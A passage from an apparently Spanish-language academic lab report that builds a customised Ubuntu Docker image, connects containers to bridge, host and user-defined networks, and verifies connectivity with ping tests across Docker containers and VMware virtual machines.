versión de Ubuntu desde el repositorio público Docker Hub cuyo sitio web es <https://hub.docker.com/>

Para obtener dicha imagen escribimos desde la consola lo siguiente:

```
carlos@ubuntu:~$ docker pull ubuntu:16.04
```

Donde 16.04 es el *tag* de la imagen. Se obtiene la siguiente salida:

```
carlos@ubuntu:~$ docker pull ubuntu:16.04
16.04: Pulling from library/ubuntu
9fb6c798fa41: Pull complete
3b61feb44aef: Pull complete
9d92b9772eb0: Pull complete
d019c8ef75d7: Pull complete
7fac07fb303e: Pull complete
Digest: sha256:d45655633406615d164808b724b29406cb88e23d9c40ac3aaaa2d69e79e3bd5d
Status: Downloaded newer image for ubuntu:16.04
carlos@ubuntu:~$
```

FIGURA 16 – Obtención de la imagen Ubuntu 16.04 desde el Repositorio Docker Hub

Donde observamos que la imagen en cuestión está formada por 5 capas (layers) dadas por los identificadores hash mostrados a la izquierda de cada layer. Para listar la imagen obtenida del repositorio usamos el siguiente comando:

```
carlos@ubuntu:~$ docker images
```

En donde se arroja la siguiente salida:

```
carlos@ubuntu:~$ docker images
REPOSITORY    TAG        IMAGE ID      CREATED       SIZE
ubuntu        16.04     2d698327ab2e 11 days ago  122MB
ubuntu        latest    ccc7a11d65b1 7 weeks ago  120MB
ubuntu        14.04     c6981144e993 7 weeks ago  188MB
tomcat        latest    72d2be374029 7 weeks ago  292MB
```

FIGURA 17 – Listado de las imágenes

4.2.3 Modificación de la imagen base para crear una nueva imagen

A continuación, a la imagen obtenida del repositorio público de docker, debemos modificarla para que tenga *vim*, *curl*, y los paquetes *net-tools* e *iproute2* respectivamente (ya que la imagen obtenida del repositorio *Docker Hub* es una imagen básica prácticamente sin nada de contenido, de hecho, no posee la funcionalidad de red mínima, ya que no reconoce los comandos *ifconfig* ni *ip a*. Por lo tanto, para obtener una nueva imagen a partir de una preexistente usamos el archivo de configuración *dockerfile*. El archivo *dockerfile* interpreta varios comandos, pero dos de los más utilizados en la construcción de imágenes son **FROM** que suele estar al tope del archivo y nos indica cuál es la imagen de la que partimos. A continuación, van una serie de directivas que

comienzan con el comando **RUN**, básicamente lo que hace es ejecutar un comando linux, descargando para ello todo lo necesario desde los repositorios (ver FIGURA 18).

```
FROM ubuntu:16.04
RUN apt-get update
RUN apt-get upgrade
RUN apt-get -y install net-tools
RUN apt-get -y install iproute2
RUN apt-get -y install vim
RUN apt-get -y install curl
```

FIGURA 18 – Ejemplo de archivo dockerfile

La opción del *flag -y* hace que durante la instalación no se nos pida una confirmación mediante *yes*. Una vez escrito este fichero y guardado en disco desde el mismo directorio en donde se creó el fichero *dockerfile* procedemos a la construcción de la nueva imagen con la siguiente directiva:

```
carlos@ubuntu:~$ docker build .
```

Cuando concluye el proceso podemos listar la nueva imagen mediante el siguiente comando:

```
carlos@ubuntu:~$ docker images
```

Obteniendo el siguiente resultado en pantalla (ver FIGURA 19):

```
root@ubuntu:/home/test# docker images
REPOSITORY    TAG        IMAGE ID      CREATED       SIZE
<none>        <none>    cda83e7e50e9 14 seconds ago 23MB
ubuntu        16.04     2d698327ab2e 11 days ago  122MB
ubuntu        latest    ccc7a11d65b1 7 weeks ago  120MB
ubuntu        14.04     c6981144e993 7 weeks ago  188MB
tomcat        latest    72d2be374029 7 weeks ago  292MB
```

FIGURA 19 – Listado de las imágenes en donde se observa la nueva imagen con el tag none

Observamos que la nueva imagen creada no tiene un nombre, sólo se ha generado el hash y en los campos **REPOSITORY** y **TAG** figura *none*. Por lo tanto, para darle un nombre a la nueva imagen generada a partir del fichero *dockerfile* partiendo de la imagen *ubuntu:16.04*, donde 16.04 es el tag dado por Docker Hub escribimos lo siguiente:

```
carlos@ubuntu:~$ docker build -t ubuntu:16.04_1 .
```

En donde ahora el nuevo tag de la imagen nueva es 16.04_1 (ver FIGURA 20):

```

root@ubuntu:/home/test# docker build -t ubuntu:16.04_1 .
Sending build context to Docker daemon 2.048kB
Step 1/6 : FROM ubuntu:16.04
--> 2d696327ab2e
Step 2/6 : RUN apt-get update
--> Using cache
--> dc70bd5d8972
Step 3/6 : RUN apt-get -y install net-tools
--> Using cache
--> 9b21e2a207bf
Step 4/6 : RUN apt-get -y install iproute2
--> Using cache
--> 88eb916d0b78
Step 5/6 : RUN apt-get -y install vim
--> Using cache
--> 1cebfe46ef55
Step 6/6 : RUN apt-get -y install curl
--> Using cache
--> cda83e7c50e9
Successfully built cda83e7c50e9
Successfully tagged ubuntu:16.04_1
root@ubuntu:/home/test#
    
```

FIGURA 20 – Listado de las imágenes en donde se observa la nueva imagen ubuntu:16.04_1

Para comprobar volvemos a listar las imágenes y observamos que la imagen ubuntu:16.04_1 tiene asignado el mismo hash (comienza con cda8) que en donde antes figuraba none, tal como se muestra en la siguiente figura:

```

root@ubuntu:/home/test# docker images
REPOSITORY          TAG             IMAGE ID        CREATED         SIZE
ubuntu              16.04_1        cda83e7c50e9   16 minutes ago 235MB
ubuntu              16.04          2d696327ab2e   11 days ago    122MB
ubuntu              latest         c6981144e993   7 weeks ago    122MB
ubuntu              14.04         c6981144e993   7 weeks ago    188MB
tomcat              latest         7242bc374029   7 weeks ago    292MB
root@ubuntu:/home/test#
    
```

FIGURA 21 – Listado de las imágenes en donde se observa la nueva imagen con el tag ubuntu:16.04_1

4.2.4 Inicialización del sistema. Preparación de los contenedores.

Primero que nada, antes de comenzar a trabajar es necesario eliminar todos los contenedores. Para ello se ejecuta el siguiente comando:

```

carlos@ubuntu:~$ docker rm $(docker ps -a -q)
    
```

Lo que puede suceder es que no se nos permita borrar algún contenedor porque un contenedor o un grupo de contenedores están ejecutándose, por lo que previamente deberá detenerse la ejecución del contenedor y ahí sí una vez detenido el o los procesos entonces sí puede borrarse sin inconvenientes. Para detener a todos los contenedores, el comando a ejecutar es el siguiente:

```

carlos@ubuntu:~$ docker stop $(docker ps -a -q)
    
```

4.2.5 Verificación de las redes existentes por default y creación de la red red1

```

root@ubuntu:/home/test# docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
d0258af1e3d2       bridge             bridge              local
7d96786401b7       host               host                local
7d807128e152       none              null                local
root@ubuntu:/home/test# docker network create red1
b8c6402dccaedd74cd039376d127ec5fec299a21f19884abd3467f43914aa70e6
root@ubuntu:/home/test# docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
d0258af1e3d2       bridge             bridge              local
7d96786401b7       host               host                local
7d807128e152       none              null                local
b8c6402dccaedd74cd039376d127ec5fec299a21f19884abd3467f43914aa70e6  red1              bridge              local
root@ubuntu:/home/test#
    
```

FIGURA 22 – Creación de la red red1 y listado de las redes por default

4.2.6 Lanzamiento de los contenedores c1-bridge, c2-host, c3-red1 y el contenedor c4-red1-bridge

A continuación, se muestra cómo se lanza la ejecución del contenedor *c1-bridge* a partir de la imagen modificada *ubuntu:16.04_1*

```


carlos@ubuntu:~$ docker run -it --name c1-bridge
ubuntu:16.04_1 bash
    
```

```


root@41015ef85cf7:/#
    
```

Obsérvese que hay dos espacios de nombres bien definidos: *root@41015ef85cf7*, que es el espacio aislado de nombre que utiliza el contenedor lanzado *c1-bridge* y *carlos@ubuntu* que es el espacio de nombre correspondiente a la máquina host. El código *41015ef85cf7*, de 12 dígitos es parte de los 64 dígitos totales correspondientes a los 256 bits del hash generado por docker que identifica de manera unívoca al contenedor creado, en este caso *c1-bridge* (cada dígito es un nibble, es decir 4 bits, de manera tal que el hash generado de 64 caracteres representa los 256 bits mencionados que identifican al contenedor). Obsérvese también, como al realizar *ip a* dentro del contenedor, en este caso *c1-bridge*, se verifica la creación de la interface *eth0* (aquí se llama exactamente *eth0@if6*) de acuerdo con el modelo de red definido en docker (recordar FIGURA 11 Modelo de red en docker). Se aclara que este nombre de la interface tiene validez sólo durante la ejecución del contenedor, si se detiene el mismo y se vuelve a lanzar al contenedor el nombre de dicha interfaz puede cambiar, ya que se está ejecutando otra instancia del contenedor, en este caso *c1-bridge*. En este caso la dirección ip v4 que se asignó a *eth0@if6* fue 172.17.0.2 con máscara /24.

Para salir del espacio de ejecución del contenedor *c1-bridge* deben apretarse las teclas **ctrl PQ** simultáneamente, de manera tal que el contenedor siga en ejecución. Por el contrario, si se saliera con *exit*, el mismo se detendría al regresar al espacio de nombre de la máquina host; esto se verificaría porque al hacer *docker ps* no aparece ningún contenedor en ejecución, en cambio si se da la orden en *ps* con el flag *-a*, es decir *docker ps -a*, veremos también el listado de los contenedores detenidos, con lo que se verifica lo mencionado. El comando *docker attach c1-bridge*, es el que me permite entrar al contenedor, pero siempre y cuando el contenedor se encuentre en ejecución, sino primero debe darse la directiva *docker start c1-bridge*. De esta forma el contenedor sale de su estado de *stop* y entonces sí la directiva *attach* funciona correctamente. Todo este detalle se puede ver en la FIGURA 23:



A partir de ahora con la explicación de estos detalles lanzamos el resto de los contenedores mencionados, *c2-host*, *c3-red1* y *c4-red1-bridge*. Pero ahora debemos tener en cuenta que *c2-host* pertenecerá a la red *host*, mientras que *c3-red1* pertenecerá a la red *red1* y que *c4-red1-bridge* deberá pertenecer a ambas redes simultáneamente, es decir a *bridge* y a *red1*. Por consiguiente, en la línea de comando debe especificarse el flag *--net* con la red correspondiente (host o red1). Sino se especifica *--net* el contenedor se conecta sólo a la red *bridge* que es la red por default. Se obtienen los siguientes resultados, ver FIGURA 24:



Finalmente verificamos que los cuatro contenedores mencionados se encuentren en ejecución empleando la directiva *docker ps -a*, ver esto también en la FIGURA 24.

Como vemos el contenedor *c4-red1-bridge* sólo está conectado a *bridge*, porque cuando se lo lanzó no se especificó ninguna red, por lo tanto, la red *bridge* es la red por default a la cual se conecta.

Ahora debemos conectar este contenedor a la red *red1*. por medio del siguiente comando:

```
carlos@ubuntu:~$ docker network connect red1 c4-red1-bridge
```

Para verificar que efectivamente el contenedor *c4-red1-bridge* está conectado a *red1* escribimos el siguiente comando:

```
carlos@ubuntu:~$ docker network inspect red1
```

Esto nos arroja la siguiente información (ver FIGURA 25):



En donde observamos que el contenedor cuyo id comienza con **522a** corresponde a *c4-red1-bridge*, mientras que el contenedor cuyo id comienza con **6bca** corresponde a *c3-red1*. De esta forma verificamos que *c4-red1-bridge* y *c3-red1* están conectados ambos a la red *red1*. De la misma manera podríamos verificar que tanto el contenedor *c1-bridge* como *c4-red1-bridge* están ambos conectados a la red *bridge*. Esto se observa a continuación en la FIGURA 26:



FIGURA 26 – Verificación de los contenedores *c1-bridge* y *c4-red1-bridge* que ambos están conectados a la red *bridge*

Finalmente, verificamos el modelo de red de cada contenedor y el de la máquina HOST, que es la máquina que alberga a los contenedores en cuestión. Para ello ingresamos a cada contenedor en ejecución con la directiva *docker attach*, y en su interior ejecutamos la directiva *ip a* para ver el modelo de red, es decir concretamente cuáles son las interfaces de red.

1. Máquina Host

carlos@ubuntu:~\$ ip a




FIGURA 27 – Modelo de red de la máquina host. Captura 1



FIGURA 28 – Modelo de red de la máquina host. Captura 2

2. Contenedor *c1-bridge*

carlos@ubuntu:~\$ docker attach c1-bridge
root@41015ef85cf7:~# ip a




FIGURA 29 – Modelo de red del contenedor *c1-bridge*

3. Contenedor *c2-host*

carlos@ubuntu:~\$ docker attach c2-host
root@ubuntu:~# ip a|more




FIGURA 30 – Modelo de red del contenedor *c2-host*. Captura 1



FIGURA 31 – Modelo de red del contenedor *c2-host*. Captura 2

4. Contenedor c3-red1

```
carlos@ubuntu:~$ docker attach c3-red1
root@6bca6718a3d4:/#
```

```
carlos@ubuntu:~$ docker attach c3-red1
root@6bca6718a3d4:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
7: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 scope global eth0
        valid_lft forever preferred_lft forever
root@6bca6718a3d4:/#
```

FIGURA 32 – Modelo de red del contenedor c3-red1

5. Contenedor c4-red1-bridge

```
carlos@ubuntu:~$ docker attach c4-red1-bridge
root@522ac91ebf59:/#
```

```
carlos@ubuntu:~$ docker attach c4-red1-bridge
root@522ac91ebf59:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.3/16 scope global eth0
        valid_lft forever preferred_lft forever
11: eth1@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 scope global eth1
        valid_lft forever preferred_lft forever
root@522ac91ebf59:/#
```

FIGURA 33 – Modelo de red del contenedor c4-red1-bridge

Obsérvese como corresponde que el contenedor listado posee dos interfaces de red, una conectada a *bridge* y la otra a la red *red1*.

4.3 Resultados alcanzados y comparativa de ambos escenarios

4.3.1 Escenario Vmware

A continuación, mostraremos algunas capturas realizadas desde cada máquina virtual enviando ping hacia las otras máquinas virtuales y hacia la máquina host e Internet. Con esto se corrobora el funcionamiento del laboratorio.

4.3.1.1 Máquina virtual M1-bridge

Prueba de ping desde M1-bridge (ver FIGURA 34).

```
carlos@ubuntu:~$ ping 192.168.88.253
PING 192.168.88.253 (192.168.88.253) 56(84) bytes of data:
64 bytes from 192.168.88.253: icmp_seq=1 ttl=128 time=0.265 ms
64 bytes from 192.168.88.253: icmp_seq=2 ttl=128 time=0.200 ms
64 bytes from 192.168.88.253: icmp_seq=3 ttl=128 time=0.230 ms
64 bytes from 192.168.88.253: icmp_seq=4 ttl=128 time=0.241 ms
^C
--- 192.168.88.253 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/ndev = 0.200/0.234/0.265/0.030 ms
carlos@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=3.59 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=3.54 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=15.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=56 time=3.44 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/ndev = 3.446/6.553/15.635/5.243 ms
carlos@ubuntu:~$
```

FIGURA 34 – Ping desde M1-bridge al host y al DNS público de Google

4.3.1.2 Máquina virtual M2-nat

Prueba de ping desde M2-nat (ver FIGURA 35).

```
carlos@ubuntu:~$ ping 192.168.88.253
PING 192.168.88.253 (192.168.88.253) 56(84) bytes of data:
64 bytes from 192.168.88.253: icmp_seq=1 ttl=128 time=0.435 ms
64 bytes from 192.168.88.253: icmp_seq=2 ttl=128 time=0.238 ms
64 bytes from 192.168.88.253: icmp_seq=3 ttl=128 time=0.369 ms
64 bytes from 192.168.88.253: icmp_seq=4 ttl=128 time=0.551 ms
^C
--- 192.168.88.253 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2296ms
rtt min/avg/max/ndev = 0.238/0.396/0.551/0.113 ms
carlos@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=3.59 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=3.54 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=15.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=56 time=3.44 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/ndev = 3.446/6.553/15.635/5.243 ms
carlos@ubuntu:~$
```

FIGURA 35 – Ping desde M2-nat al host y al DNS público de Google

4.3.1.3 Máquina virtual M3-host-only

Prueba de ping desde M3-host-only (ver FIGURA 36).

```
carlos@ubuntu:~$ ping 192.168.106.129
PING 192.168.106.129 (192.168.106.129) 56(84) bytes of data:
64 bytes from 192.168.106.129: icmp_seq=1 ttl=64 time=0.301 ms
64 bytes from 192.168.106.129: icmp_seq=2 ttl=64 time=0.284 ms
64 bytes from 192.168.106.129: icmp_seq=3 ttl=64 time=0.231 ms
64 bytes from 192.168.106.129: icmp_seq=4 ttl=64 time=0.182 ms
^C
--- 192.168.106.129 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/ndev = 0.182/0.249/0.301/0.049 ms
carlos@ubuntu:~$ ping 192.168.88.253
connect: Network is unreachable
carlos@ubuntu:~$ ping 8.8.8.8
connect: Network is unreachable
carlos@ubuntu:~$ ping 192.168.184.128
connect: Network is unreachable
carlos@ubuntu:~$ ping 192.168.184.129
connect: Network is unreachable
carlos@ubuntu:~$
```

FIGURA 36 – Ping desde M3-host-only a M4-host-only-nat, al host, al DNS public de Google y a M2-nat

4.3.1.4 Máquina virtual M4-nat-host-only

Prueba de ping desde M4-nat-host-only (ver FIGURA 37).

```
carlos@ubuntu:~$ ping 192.168.184.128
PING 192.168.184.128 (192.168.184.128) 56(84) bytes of data.
64 bytes from 192.168.184.128: icmp_seq=1 ttl=64 time=0.277 ms
64 bytes from 192.168.184.128: icmp_seq=2 ttl=64 time=0.282 ms
64 bytes from 192.168.184.128: icmp_seq=3 ttl=64 time=0.180 ms
^C
--- 192.168.184.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.180/0.246/0.282/0.048 ms
carlos@ubuntu:~$ ping 192.168.106.128
PING 192.168.106.128 (192.168.106.128) 56(84) bytes of data.
64 bytes from 192.168.106.128: icmp_seq=1 ttl=64 time=0.201 ms
64 bytes from 192.168.106.128: icmp_seq=2 ttl=64 time=0.259 ms
64 bytes from 192.168.106.128: icmp_seq=3 ttl=64 time=0.202 ms
^C
--- 192.168.106.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.201/0.220/0.259/0.032 ms
carlos@ubuntu:~$ ping 192.168.88.253
PING 192.168.88.253 (192.168.88.253) 56(84) bytes of data.
64 bytes from 192.168.88.253: icmp_seq=1 ttl=128 time=0.751 ms
64 bytes from 192.168.88.253: icmp_seq=2 ttl=128 time=0.546 ms
64 bytes from 192.168.88.253: icmp_seq=3 ttl=128 time=0.346 ms
^C
--- 192.168.88.253 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.346/0.547/0.751/0.167 ms
carlos@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=3.59 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=3.54 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=15.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=56 time=3.44 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 3.446/6.553/15.635/5.243 ms
carlos@ubuntu:~$
```

FIGURA 37 – Ping desde M4-nat-host-only a M2-nat, M3-host-only, al host y al DNS público de Google

4.3.2 Escenario docker

A continuación, mostraremos algunas capturas realizadas desde cada contenedor enviando ping hacia los otros contenedores y hacia la máquina host. Con esto se corrobora el funcionamiento del laboratorio.

4.3.2.1 contenedor c1-bridge

La dirección ip de este contenedor es la 172.17.0.2 /16, y su interface es eth0@if6, según el modelo de red ya explicado.

1. Ping al host (192.168.88.251).

```
root@41015ef85cf7:~# ping 192.168.88.251
PING 192.168.88.251 (192.168.88.251): 56 data bytes
64 bytes from 192.168.88.251: icmp_seq=0 ttl=64 time=0.087 ms
64 bytes from 192.168.88.251: icmp_seq=1 ttl=64 time=0.081 ms
64 bytes from 192.168.88.251: icmp_seq=2 ttl=64 time=0.083 ms
64 bytes from 192.168.88.251: icmp_seq=3 ttl=64 time=0.081 ms
64 bytes from 192.168.88.251: icmp_seq=4 ttl=64 time=0.084 ms
64 bytes from 192.168.88.251: icmp_seq=5 ttl=64 time=0.082 ms
64 bytes from 192.168.88.251: icmp_seq=6 ttl=64 time=0.081 ms
^C--- 192.168.88.251 ping statistics ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.081/0.083/0.087/0.000 ms
root@41015ef85cf7:~#
```

FIGURA 38 - Ping desde c1-bridge al host

2. Ping al DNS público de google (8.8.8.8).

```
root@41015ef85cf7:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=55 time=4.024 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=55 time=13.977 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=55 time=3.890 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=55 time=3.942 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=55 time=7.954 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=55 time=4.107 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=55 time=3.605 ms
^C--- 8.8.8.8 ping statistics ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max/stddev = 3.605/5.928/13.977/3.572 ms
root@41015ef85cf7:~#
```

FIGURA 39 - Ping desde c1-bridge al DNS público de Google

3. Ping a docker0 (172.17.0.1)

```
root@41015ef85cf7:~# ping 172.17.0.1
PING 172.17.0.1 (172.17.0.1): 56 data bytes
64 bytes from 172.17.0.1: icmp_seq=0 ttl=64 time=0.090 ms
64 bytes from 172.17.0.1: icmp_seq=1 ttl=64 time=0.086 ms
64 bytes from 172.17.0.1: icmp_seq=2 ttl=64 time=0.099 ms
64 bytes from 172.17.0.1: icmp_seq=3 ttl=64 time=0.083 ms
64 bytes from 172.17.0.1: icmp_seq=4 ttl=64 time=0.082 ms
64 bytes from 172.17.0.1: icmp_seq=5 ttl=64 time=0.086 ms
64 bytes from 172.17.0.1: icmp_seq=6 ttl=64 time=0.081 ms
^C--- 172.17.0.1 ping statistics ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.081/0.087/0.099/0.000 ms
root@41015ef85cf7:~#
```

FIGURA 40 - Ping desde c1-bridge a docker0

4. Ping a c4-red1-bridge (172.17.0.3)

```
root@41015ef85cf7:~# ping 172.17.0.3
PING 172.17.0.3 (172.17.0.3): 56 data bytes
64 bytes from 172.17.0.3: icmp_seq=0 ttl=64 time=0.265 ms
64 bytes from 172.17.0.3: icmp_seq=1 ttl=64 time=0.087 ms
64 bytes from 172.17.0.3: icmp_seq=2 ttl=64 time=0.087 ms
64 bytes from 172.17.0.3: icmp_seq=3 ttl=64 time=0.088 ms
64 bytes from 172.17.0.3: icmp_seq=4 ttl=64 time=0.091 ms
64 bytes from 172.17.0.3: icmp_seq=5 ttl=64 time=0.066 ms
64 bytes from 172.17.0.3: icmp_seq=6 ttl=64 time=0.081 ms
^C--- 172.17.0.3 ping statistics ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.066/0.109/0.265/0.064 ms
root@41015ef85cf7:~#
```

FIGURA 41 - Ping desde c1-bridge a c4-red1-bridge

5. Ping a c3-red1 (172.18.0.2)

```
carlos@ubuntu:~$ docker attach c1-bridge
root@41015ef85cf7:~#
root@41015ef85cf7:~# ping -c 7 172.18.0.2
PING 172.18.0.2 (172.18.0.2): 56 data bytes
--- 172.18.0.2 ping statistics ---
7 packets transmitted, 0 packets received, 100% packet loss
root@41015ef85cf7:~#
```

FIGURA 42 - Ping desde c1-bridge a c3-red1

En donde se ve que efectivamente tras programar el envío de 7 paquetes no se llega al contenedor c3-red1 por estar en otra red, la cual no está directamente conectada a docker0, que es el switch virtual para la red bridge.

4.3.2.2 Contenedor c3-red1

1. Ping al bridge br-b8c6402dcae (172.18.0.1)

```
root@6bca6718a3d4:~# ping -c 7 172.18.0.1
PING 172.18.0.1 (172.18.0.1): 56 data bytes
64 bytes from 172.18.0.1: icmp_seq=0 ttl=64 time=0.085 ms
64 bytes from 172.18.0.1: icmp_seq=1 ttl=64 time=0.088 ms
64 bytes from 172.18.0.1: icmp_seq=2 ttl=64 time=0.086 ms
64 bytes from 172.18.0.1: icmp_seq=3 ttl=64 time=0.083 ms
64 bytes from 172.18.0.1: icmp_seq=4 ttl=64 time=0.079 ms
64 bytes from 172.18.0.1: icmp_seq=5 ttl=64 time=0.080 ms
64 bytes from 172.18.0.1: icmp_seq=6 ttl=64 time=0.087 ms
--- 172.18.0.1 ping statistics ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.079/0.084/0.088/0.000 ms
root@6bca6718a3d4:~#
```

FIGURA 43 - Ping desde c3-red1 al bridge br-b8c6402dcae

2. Ping a c4-red1-bridge (172.18.0.3)

```
root@6bca6718a3d4:~# ping -c 7 172.18.0.3
PING 172.18.0.3 (172.18.0.3): 56 data bytes
64 bytes from 172.18.0.3: icmp_seq=0 ttl=64 time=0.103 ms
64 bytes from 172.18.0.3: icmp_seq=1 ttl=64 time=0.098 ms
64 bytes from 172.18.0.3: icmp_seq=2 ttl=64 time=0.094 ms
64 bytes from 172.18.0.3: icmp_seq=3 ttl=64 time=0.089 ms
64 bytes from 172.18.0.3: icmp_seq=4 ttl=64 time=0.093 ms
64 bytes from 172.18.0.3: icmp_seq=5 ttl=64 time=0.097 ms
64 bytes from 172.18.0.3: icmp_seq=6 ttl=64 time=0.092 ms
--- 172.18.0.3 ping statistics ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.089/0.095/0.103/0.000 ms
root@6bca6718a3d4:~#
```

FIGURA 44 - Ping desde c3-red1 a c4-red1-bridge

3. Ping a c1-bridge (172.17.0.2)

```
root@6bca6718a3d4:~# ping -c 7 172.17.0.2
PING 172.17.0.2 (172.17.0.2): 56 data bytes
--- 172.17.0.2 ping statistics ---
7 packets transmitted, 0 packets received, 100% packet loss
root@6bca6718a3d4:~#
```

FIGURA 45 - Ping desde c3-red1 a c1-bridge

